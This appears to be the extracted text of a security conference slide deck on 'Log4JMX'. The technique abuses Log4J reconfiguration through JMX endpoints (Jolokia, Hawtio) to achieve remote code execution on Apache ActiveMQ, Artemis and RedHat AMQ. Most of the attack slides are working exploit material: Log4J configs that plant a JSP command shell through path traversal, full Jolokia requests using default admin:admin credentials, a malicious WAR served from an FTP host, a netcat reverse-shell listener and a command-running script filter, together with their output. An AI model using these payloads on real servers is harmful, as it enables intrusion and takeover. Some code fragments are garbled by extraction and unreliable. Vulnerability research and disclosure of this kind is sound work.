
- Inbuilt “JMX-Console” Tomcat, Jboss, etc.
- 3rd party software:
 - Jolokia
 - Hawtio
- No Deserialization
- No MLets
- Can still call exposed Java Functions and modify attributes (shenanigans)

Log4J + JMX



=

Log4JMX

Log4JMX



Log4JMX








So who is
vulnerable?



James
Enterprise Mail Server





ActiveMQ Artemis

So who is
vulnerable?





ActiveMQ Artemis

So who is
vulnerable?





James
Enterprise Mail Server



So who is
vulnerable?



Apache ActiveMQ and Alfresco

Alfresco

- Alfresco Docker Compose comes bundled with a docker image for ActiveMQ
- Image has default credentials (admin:admin)
- Found Log4JMX here
- Wanted to report it to Alfresco
- But ...



WAIT A MINUTE...

Alfresco

- Alfresco Docker Compose comes bundled with a docker image for ActiveMQ
- Image has default credentials (admin:admin)
- Found Log4JMX here
- Wanted to report it to Alfresco
- But ... realised that the problem may be in Apache ActiveMQ

Apache ActiveMQ

- CVE-2022-41678 (Long Story)
- Jolokia
- Jetty Server with JSP support
- Default credentials are “admin:admin”
- Exploit: Write Arbitrary JSP to get RCE

Write Arbitrary Content to “mal.jsp”

Use relative path traversal

```
<File name="MyFile" fileName="..<b>/webapps/admin/mal.jsp</b>">  
    <PatternLayout>
```

Write Arbitrary Content to “mal.jsp”

System Commands in JSP

```
<Pattern>
    <! [CDATA[
<% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
"id>../webapps/admin/cmd.out" }); %>win'
<br/>
] ]>
    </Pattern>
```

Write Arbitrary Content to “mal.jsp”

Log4J XML Configuration

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="..../webapps/admin/mal.jsp">
            <PatternLayout>
                <Pattern>
                    <! [CDATA[
<% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
"id>..../webapps/admin/cmd.out" }); %>win'
<br/>
]]>
                    </Pattern>
                </PatternLayout>
            </File>
        </Appenders>
        <Loggers>
            <Root level="debug">
                <AppenderRef ref="MyFile"/>
            </Root>
        </Loggers>
    </Configuration>
```

Write Arbitrary Content to "mal.jsp"

Jolokia HTTP Request

```
"<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<Configuration status=\"debug\" name=\"MyApp\" packages=\"\">
    <Appenders>
        <File name=\"MyFile\" fileName=\"../../webapps/admin/mal.jsp\">
            <PatternLayout>
                <Pattern>
                    <![CDATA[
                        <% Runtime.getRuntime().exec(new String[] { \"/bin/sh\" , \"-c\" ,
                            \"id>../../webapps/admin/cmd.out\" }); %>win'
                    <br/>
                ]]>
            </Pattern>
        </PatternLayout>
    </File>
</Appenders>
<Loggers>
    <Root level=\"debug\">
        <AppenderRef ref=\"MyFile\"/>
    </Root>
</Loggers>
</Configuration>",


```

Write Arbitrary Content to “mal.jsp”

Jolokia HTTP Request

```
{  
  "type": "exec",  
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",  
  "operation" : "setConfigText",  
  "arguments": [  
    "<?xml version=\"1.0\" encoding=\"UTF-8\"?>  
    <Configuration status=\"WARN\">  
      <Appenders>  
        <Console name=\"Console\" level=\"INFO\">  
          <PatternLayout>  
            <Pattern>%d{HH:mm:ss} [%t] %-5level %logger{36} - %msg%n          </Console>  
      </Appenders>  
      <Loggers>  
        <Root level=\"INFO\">  
          <AppenderRef ref=\"Console\" />  
        </Root>  
      </Loggers>  
    </Configuration>  
  ]  
}
```

Write Arbitrary Content to “mal.jsp”

Jolokia HTTP Request

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 731
```

Write Arbitrary Content to “mal.jsp”


Jolokia HTTP Request

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 731

{
    "type": "exec",
    "mbean": "org.apache.logging.log4j2:type=2b9627bc",
    "operation" : "setConfigText",
    "arguments": [
        "<?xml version=\"1.0\" encoding=\"UTF-8\"?>
         <Configuration status=\"debug\" name=\"MyApp\" packages=\"\">
             <Appenders>
                 <File name=\"MyFile\" fileName=\"..../webapps/admin/mal.jsp\">
                     <PatternLayout>
                         <Pattern>
                             <![CDATA[
                                 <% Runtime.getRuntime().exec(new String[] { \"/bin/sh\", \"-c\",
                                     \"id..../webapps/admin/cmd.out\" }); %>win'
                             <br/>
                         ]]>
                     </Pattern>
                     </PatternLayout>
                 </File>
             </Appenders>
             <Loggers>
                 <Root level=\"debug\">
                     <AppenderRef ref=\"MyFile\"/>
                 </Root>
             </Loggers>
         </Configuration>",
        "utf-8"
    ]
}
```


Write Arbitrary Content to “mal.jsp”

RCE == Winning



AMQ 127.0.0.1:8161/admin/mal x AMQ 127.0.0.1:8161/admin/cmd x +
← → C ⓘ 127.0.0.1:8161/admin/mal.jsp

win'
win'
win'
win'
win'
win'
win'



AMQ localhost:ActiveMQ Cons x AMQ 127.0.0.1:8161/admin/mal x AMQ 127.0.0.1:8161/admin/cmd x +
← → C ⓘ 127.0.0.1:8161/admin/cmd.out

uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)

Apache Artemis

Apache Artemis

- CVE-2023-50780
- Hawtio
- Jetty Server without JSP support
- Can be misconfigured to accept anonymous login
- Exploit: Replace one or more WAR Files and restart the server using “`restartEmbeddedWebServer()`”
- Alternative Exploit: Write “`broker.xml`”, shutdown the server and wait for a developer/server admin to restart the application

Write Malicious WAR

Find Path to “web” directory via
Runtime → System Properties

The screenshot shows the Apache ActiveMQ Management Console interface. The top navigation bar includes the Apache ActiveMQ logo and links for JMX, Runtime (which is selected), and Diagnostics. Below the navigation is a header with tabs for System Properties (selected), Metrics, and Threads. The main content area is titled "System Properties" and displays a table of system properties. A search bar at the top of the table allows filtering by name. The table has two columns: "Property" and "Value". One row in the table is highlighted with a red background, showing the "arTEMIS.HOME" property with a value of "/home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1".

Property	Value
arTEMIS.HOME	/home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1
arTEMIS.INSTANCE	/home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1/bin/test
arTEMIS.INSTANCE.ETC	/home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1/bin/test/etc
AWT.TOOLKIT	sun.awt.X11.XToolkit
DATA.DIR	/home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1/bin/test/data

Write Malicious WAR

Generate Log4J Properties Configuration

```
guest@worker01:~/Desktop/Log4J/jail$ xxd log4j2.properties
00000000: 726f 6f74 4c6f 6767 6572 2e6c 6576 656c rootLogger.level
00000010: 3d44 4542 5547 0a72 6f6f 744c 6f67 6765 =DEBUG.rootLogge
00000020: 722e 6170 7065 6e64 6572 5265 662e 6c6f r.appendRef.lo
00000030: 6766 696c 652e 7265 663d 526f 6c6c 696e gfile.ref=Rollin
00000040: 6746 696c 650a 0a23 2046 696c 6520 6170 gFile..# File ap
00000050: 7065 6e64 6572 0a61 7070 656e 6465 722e pender.append.
00000060: 6c6f 6766 696c 652e 7479 7065 3d52 6f6c logfile.type=Rol
00000070: 6c69 6e67 5261 6e64 6f6d 4163 6365 7373 lingRandomAccess
00000080: 4669 6c65 0a61 7070 656e 6465 722e 6c6f File.append.lo
00000090: 6766 696c 652e 6e61 6d65 3d52 6f6c 6c69 gfile.name=Rolli
000000a0: 6e67 4669 6c65 0a61 7070 656e 6465 722e ngFile.append.
000000b0: 6c6f 6766 696c 652e 6669 6c65 4e61 6d65 logfile.fileName
000000c0: 3d2f 686f 6d65 2f67 7565 7374 2f44 6573 =/home/guest/Des
000000d0: 6b74 6f70 2f41 7061 6368 655f 4172 7465 ktop/Apache_Arte
000000e0: 6d69 732f 6170 6163 6865 2d61 7274 656d mis/apache-artem
000000f0: 6973 2d32 2e32 372e 312f 7765 622f 6172 is-2.27.1/web/ar
00000100: 7465 6d69 732d 706c 7567 696e 2e77 6172 temis-plugin.war
```

Write Malicious WAR

Generate Log4J Properties Configuration

```
00000260: 732e 7369 7a65 2e73 697a 653d 320a 6170 s.size.size=2.ap
00000270: 7065 6e64 6572 2e6c 6f67 6669 6c65 2e6c pender.logfile.l
00000280: 6179 6f75 742e 7061 7474 6572 6e3d 504b aayout.pattern=PK
00000290: 0304 1400 0000 0000 e876 6e55 0000 0000 .....vnU....
000002a0: 0000 0000 0000 0000 0800 0000 5745 422d .....WEB-
000002b0: 494e 462f 504b 0304 1400 0000 0800 e876 INF/PK.....v
000002c0: 6e55 b6e9 a257 e800 0000 9301 0000 0f00 nU...W.....
000002d0: 0000 5745 422d 494e 462f 7765 622e 786d ..WEB-INF/web.xml
000002e0: 6c95 4fcf 4ec3 3010 bce7 2b8c 8f88 78a1 l.O.N.0...+...x.
```

Write Malicious WAR

Jolokia HTTP Request

```
POST /console/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: http://localhost
Content-Length: 166

{
  "type": "write",
  "mbean": "org.apache.logging.log4j2:type=76ed5528",
  "attribute": "ConfigLocationUri",
  "value": "ftp://192.168.50.195:2121/log4j2.properties"
}
```

Write Malicious WAR

Log4J requests the configuration file over FTP

```
guest@worker01:~/Desktop/Log4J/jail$ python3 gen_prop.py /home/guest/Desktop/Jolokia+Log4J/jail/mal.war /home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1/web/artemis-plugin.war
guest@worker01:~/Desktop/Log4J/jail$ ls -la
total 28
drwxrwxr-x 2 guest guest 4096 touko 9 23:03 .
drwxrwxr-x 4 guest guest 4096 touko 9 22:38 ..
-rw-rw-r-- 1 guest guest 1166 touko 9 23:03 gen_prop.py
-rw-rw-r-- 1 guest guest 14277 touko 9 23:37 log4j2.properties
guest@worker01:~/Desktop/Log4J/jail$ python3 -m pyftpdlib
[I 2024-05-09 23:37:51] concurrency model: async
[I 2024-05-09 23:37:51] masquerade (NAT) address: None
[I 2024-05-09 23:37:51] passive ports: None
[I 2024-05-09 23:37:51] >>> starting FTP server on 0.0.0.0:2121, pid=451544 <<<
[I 2024-05-09 23:37:57] 192.168.50.195:55808-[] FTP session opened (connect)
[I 2024-05-09 23:37:57] 192.168.50.195:55808-[anonymous] USER 'anonymous' logged in.
[I 2024-05-09 23:37:57] 192.168.50.195:55808-[anonymous] RETR /home/guest/Desktop/Log4J/jail/log4j2.properties completed=1 bytes=14277 seconds=0.001
[I 2024-05-09 23:37:57] 192.168.50.195:55808-[anonymous] FTP session closed (disconnect).
```

Write Malicious WAR

Observing the Log4J configuration changes in Artemis

The screenshot shows the Apache ActiveMQ Artemis JMX interface. The left sidebar has tabs for Artemis, JMX (which is selected), Runtime, and Diagnostics. The main area shows a tree view with a search bar at the top. The tree includes nodes like JImplementation, com.sun.management, hawtio, java.lang, java.nio, java.util.logging, jdk.management.jfr, jmx4perl, jolokia, org.apache.activemq.artemis, org.apache.logging.log4j2 (with a sub-node 76ed5528), Appenders, RollingFile, ContextSelector, Loggers, and StatusLogger. The RollingFile node is expanded, showing its attributes: Error handler, Filter, Ignore exceptions, Layout (which is highlighted with a red box), Name, and Object Name.

Attributes

Attribute	Value
Error handler	org.apache.logging.log4j.core.appenders.DefaultErrorHandler@5c10bc
Filter	null
Ignore exceptions	true
Layout	PKÈvnUWEB-INF/PKÈvnU¶éCWeb-INF/web.xmlOÉNÃ0¼ç+xj½i *ñÔVSâ8låWíMHýKpå6;;;3-H/]hyci.ò\$»>Û~rE~...
Name	RollingFile
Object Name	org.apache.logging.log4j2:type=76ed5528,component=Appendlers,name=RollingFile

Restart Embedded Jetty


Restart the Embedded Jetty server to load the new WAR

The screenshot shows the Apache ActiveMQ JMX interface. The left sidebar has tabs for Artemis, JMX (which is selected), Runtime, and Diagnostics. The main area shows a tree view under JMX with nodes like JMImplementation, com.sun.management, hawtio, java.lang, java.nio, java.util.logging, jdk.management.jfr, jmx4perl, jolokia, and org.apache.activemq.artemis. Under org.apache.activemq.artemis, there's a node for 0.0.0.0 which is expanded, showing acceptors, addresses, and org.apache.logging.log4j2. The log4j2 node is expanded, showing Appenders (RollingFile, ContextSelector), Loggers, and StatusLogger. The top right has a search bar labeled "Search tree:" and a user icon. The main content area has a title "0.0.0.0" and a URL "org.apache.activemq.artemis:broker='0.0.0.0'" below it. It features three tabs: Attributes (disabled), Operations (selected), and Chart. The Operations tab lists several methods: "resetAllMessageCounters()", "resetUser(String, String, String)", "resetUser(String, String, String, boolean)", and "restartEmbeddedWebServer()". The "restartEmbeddedWebServer()" method is highlighted with a light blue background. Below it, a note says "This JMX operation requires no arguments. Click the 'Execute' button to invoke the operation." A "Execute" button is at the bottom.

Write Malicious WAR

Triggering the RCE

```
nobody@worker01:/$ curl -L localhost:8161/artemis-plugin/
```



```
nobody@worker01:/$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 52896
id
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
pwd
/home/guest/Desktop/Apache_Artemis/apache-artemis-2.27.1/bin/test/bin
```

RedHat AMQ

RedHat AMQ

- No CVE (probably falls under CVE-2023-50780)
- Have yet to answer my emails

Red Hat

RedHat AMQ

- No CVE (probably falls under CVE-2023-50780)
- Have yet to answer my emails
- Misconfigured Artemis:
 - Hawtio
 - Jetty Server without JSP support
 - Misconfigured Log4J allows script support
- Exploit: Load malicious directly scripts into the Lo4J Configuration

Malicious ScriptFilter

JavaScript in Log4J XML Configuration

```
<ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
    <Script name="RCE" language="javascript">
        <! [CDATA[
            var cmd = "id";
            print(
                new java.io.BufferedReader(
                    new java.io.InputStreamReader(
                        java.lang.Runtime.getRuntime().exec(cmd).getInputStream()
                    )
                ).lines().collect(
                    java.util.stream.Collectors.joining()
                )
            );
        ]]>
    </Script>
```

Malicious ScriptFilter

JavaScript in Log4J XML Configuration

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="RCETest">
    <Loggers>
        <Logger name="EventLogger" level="debug" additivity="false">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <Script name="RCE" language="javascript">
                    <![CDATA[
                        var cmd = "id";
                        print(
                            new java.io.BufferedReader(
                                new java.io.InputStreamReader(
                                    java.lang.Runtime.getRuntime().exec(cmd).getInputStream()
                                )
                            ).lines().collect(
                                java.util.stream.Collectors.joining()
                            )
                        );
                    ]]>
                </Script>
            </ScriptFilter>
        </Logger>
        <Root level="debug">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <ScriptRef ref="RCE"/>
            </ScriptFilter>
        </Root>
    </Loggers>
</Configuration>
```

Malicious ScriptFilter

Jolokia Request

```
{"type":"exec","mbean":"org.apache.logging.log4j2:type=15b642b9","operation":"setConfigT  
ext(java.lang.String,java.lang.String)","arguments":["<?xml version=\"1.0\"  
encoding=\"UTF-8\"?> <Configuration status=\"debug\" name=\"RCETest\"> <Loggers>  
<Logger name=\"EventLogger\" level=\"debug\" additivity=\"false\"> <ScriptFilter  
onMatch=\"ACCEPT\" onMisMatch=\"DENY\"> <Script name=\"RCE\"  
language=\"javascript\"><! [CDATA[ \t\tvar cmd = \"id\"; \t\tprint(new  
java.io.BufferedReader(new  
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream()))).li  
nes().collect(java.util.stream.Collectors.joining())); ]>  
</Script> </ScriptFilter> </Logger> <Root level=\"debug\">  
<ScriptFilter onMatch=\"ACCEPT\" onMisMatch=\"DENY\"> <ScriptRef ref=\"RCE\"/>  
</ScriptFilter> </Root> </Loggers> </Configuration>","utf-8"]}
```

Malicious ScriptFilter

Jolokia Request

```
POST
